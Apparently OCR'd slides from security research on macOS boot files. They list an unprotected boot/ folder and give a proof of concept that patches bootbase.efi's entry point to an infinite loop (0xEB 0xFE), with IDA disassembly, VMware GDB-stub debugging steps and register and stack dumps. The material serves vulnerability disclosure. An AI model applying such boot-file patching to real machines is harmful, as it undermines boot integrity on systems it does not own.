
022-13466-...6.trustcache
078-29757-026.dmg.mtree
078-29757-...mg.root_hash
078-29757-...g.trustcache
078-29757-...g.x86.mtree
078-29757-...86.root_hash
078-29757-...6.trustcache
agx
all_flash
AMDFirmware
ane
ansf.t8020.release.im4p
ansf.t8103.release.im4p
AOP
AppleSDFirmware
arm64eSUR...g.trustcache
arm64eSUR...86.trustcache
ave
BaseSystem....g.trustcache
BaseSystem....6.trustcache
dcp
dfu
DP2HDMIUpdater

Unprotected

e.g.,
the contents of **boot/** folder

One More Issue

PoC for the bootbase.efi




```
.text:00000000000074B9 ; EFI_STATUS __fastcall ModuleEntryPoint(EFI_HANDLE ImageHandle, EFI_SYSTEM_TABLE *SystemTable)
.text:00000000000074B9                 public _ModuleEntryPoint
.text:00000000000074B9 _ModuleEntryPoint proc near                ; CODE XREF: _ModuleEntryPoint↓j
.text:00000000000074B9                 jmp     short _ModuleEntryPoint
.text:00000000000074B9 _ModuleEntryPoint endp
.text:00000000000074B9
.text:00000000000074BB ; ---------------------------------------------------------------------------
.text:00000000000074BB                 mov     ebp, esp
.text:00000000000074BD                 push    r15
.text:00000000000074BF                 push    r14
.text:00000000000074C1                 push    r13
.text:00000000000074C3                 push    r12
.text:00000000000074C5                 push    rsi
.text:00000000000074C6                 push    rdi
.text:00000000000074C7                 push    rbx
.text:00000000000074C8                 sub     rsp, 188h
.text:00000000000074CF                 mov     r14, rdx
.text:00000000000074D2                 mov     r12, rcx
.text:00000000000074D5                 mov     rax, 0AAAAAAAAAAAAAAAAh
.text:00000000000074DF                 mov     [rbp-80h], rax
.text:00000000000074E3                 mov     [rbp-78h], rax
.text:00000000000074E7                 mov     [rbp-70h], rax
.text:00000000000074EB                 xor     eax, eax
.text:00000000000074ED                 mov     [rbp-90h], rax
.text:00000000000074F4                 mov     [rbp-98h], rax
.text:00000000000074FB                 mov     [rbp-0A0h], rax
.text:0000000000007502                 mov     [rbp-0A8h], rax
.text:0000000000007509                 mov     [rbp-0B0h], rax
.text:0000000000007510                 mov     [rbp-0B8h], rax
.text:0000000000007517                 mov     [rbp-0C0h], rax
.text:000000000000751E                 mov     [rbp-48h], rax
.text:0000000000007522                 mov     cs:qword_AEE10, rcx
.text:0000000000007529                 call    sub_26361
.text:000000000000752E                 call    sub_B6FE
.text:0000000000007533                 xor     ecx, ecx
.text:0000000000007535                 call    sub_20653
000074B9 00000000000074B9: _ModuleEntryPoint (Synchronized with Hex View-1)
```

Patch to:
0xEB 0xFE

One More Issue

Debugging the bootbase.efi

- How to verify/debug?
  - Set the VMware **GDB Stub** (debugStub.listen.guest64.remote = "TRUE")
  - IDA Pro remotely connect to **localhost:8864**



```
MEMORY:0000000BE90D4B7 db  5Dh ; ]
MEMORY:0000000BE90D4B8 db 0C3h
MEMORY:0000000BE90D4B9 ; ---------------------------------------------------------------------------
MEMORY:0000000BE90D4B9
MEMORY:0000000BE90D4B9 loc_BE90D4B9:                           ; CODE XREF: MEMORY:loc_BE90D4B9↓j
MEMORY:0000000BE90D4B9 jmp     short loc_BE90D4B9
MEMORY:0000000BE90D4BB ; ---------------------------------------------------------------------------
MEMORY:0000000BE90D4BB mov     ebp, esp
MEMORY:0000000BE90D4BD push    r15
MEMORY:0000000BE90D4BF push    r14
MEMORY:0000000BE90D4C1 push    r13
MEMORY:0000000BE90D4C3 push    r12
MEMORY:0000000BE90D4C5 push    rsi
MEMORY:0000000BE90D4C6 push    rdi
MEMORY:0000000BE90D4C7 push    rbx
MEMORY:0000000BE90D4C8 sub     rsp, 188h
MEMORY:0000000BE90D4CF mov     r14, rdx
MEMORY:0000000BE90D4D2 mov     r12, rcx
MEMORY:0000000BE90D4D5 mov     rax, 0AAAAAAAAAAAAAAAAh
MEMORY:0000000BE90D4DF mov     [rbp-80h], rax
MEMORY:0000000BE90D4E3 mov     [rbp-78h], rax
MEMORY:0000000BE90D4E7 mov     [rbp-70h], rax
MEMORY:0000000BE90D4EB xor     eax, eax
MEMORY:0000000BE90D4ED mov     [rbp-90h], rax
MEMORY:0000000BE90D4F4 mov     [rbp-98h], rax
MEMORY:0000000BE90D4FB mov     [rbp-0A0h], rax
MEMORY:0000000BE90D502 mov     [rbp-0A8h], rax
MEMORY:0000000BE90D509 mov     [rbp-0B0h], rax
MEMORY:0000000BE90D510 mov     [rbp-0B8h], rax
MEMORY:0000000BE90D517 mov     [rbp-0C0h], rax
MEMORY:0000000BE90D51E mov     [rbp-48h], rax
MEMORY:0000000BE90D522 mov     cs:qword_BE9B4E10, rcx
MEMORY:0000000BE90D529 call    near ptr unk_BE92C361
MEMORY:0000000BE90D52E call    near ptr unk_BE9116FE
MEMORY:0000000BE90D533 xor     ecx, ecx
UNKNOWN 0000000BE90D4BB: MEMORY:0000000BE90D4BB (Synchronized with RIP)
```

```
RAX  8000000000000003 ↳ MEMORY:8000000000000003
RBX  0000000000000000 ↳ MEMORY:0000000000000000
RCX  00000000BF4CEF98 ↳ MEMORY:00000000BF4CEF98
RDX  00000000BFF75018 ↳ MEMORY:00000000BFF75018
RSI  00000000BFFBDD48 ↳ MEMORY:00000000BFFBDD48
RDI  00000000BFFBDD40 ↳ MEMORY:00000000BFFBDD40
RBP  00000000BFFBDB10 ↳ MEMORY:00000000BFFBDB10
RSP  00000000BFFBDAA8 ↳ MEMORY:00000000BFFBDAA8
R8   0000000000000004 ↳ MEMORY:0000000000000004
R9   00000000BF4C6298 ↳ MEMORY:00000000BF4C6298
R10  0000000000000380 ↳ MEMORY:0000000000000380
R11  0000000000000009 ↳ MEMORY:0000000000000009
R12  00000000BF4D3318 ↳ MEMORY:00000000BF4D3318
```

```
ID
VIP
VIF
AC
VM
RF
NT
OF
DF
IF
TF
SF
ZF
AF
PF
```

Decimal	Hex	State	Name
4	4	Ready	FFFFFFFFFFFFFFFF
3	3	Ready	FFFFFFFFFFFFFFFF
2	2	Ready	FFFFFFFFFFFFFFFF
1	1	**Ready**	**FFFFFFFFFFFFFFFF**


```
FFFFFFFFFFFFFFFF
FFFFFFFFFFFFFFFF: FFFFFFFFFFFFFFFF
```

```
00000000BFFBDAA8  00000000BFFC14A2  MEMORY:00000000BFFC14A2
00000000BFFBDAB0  00000000BFC73018  MEMORY:00000000BFC73018
00000000BFFBDAB8  00000000BFFBDB60  MEMORY:00000000BFFBDB60
00000000BFFBDAC0  00000000BFFBDD48  MEMORY:00000000BFFBDD48
UNKNOWN 00000000BFFBDAA8: MEMORY:00000000 (Synchronized with RSP)
```

One More Issue

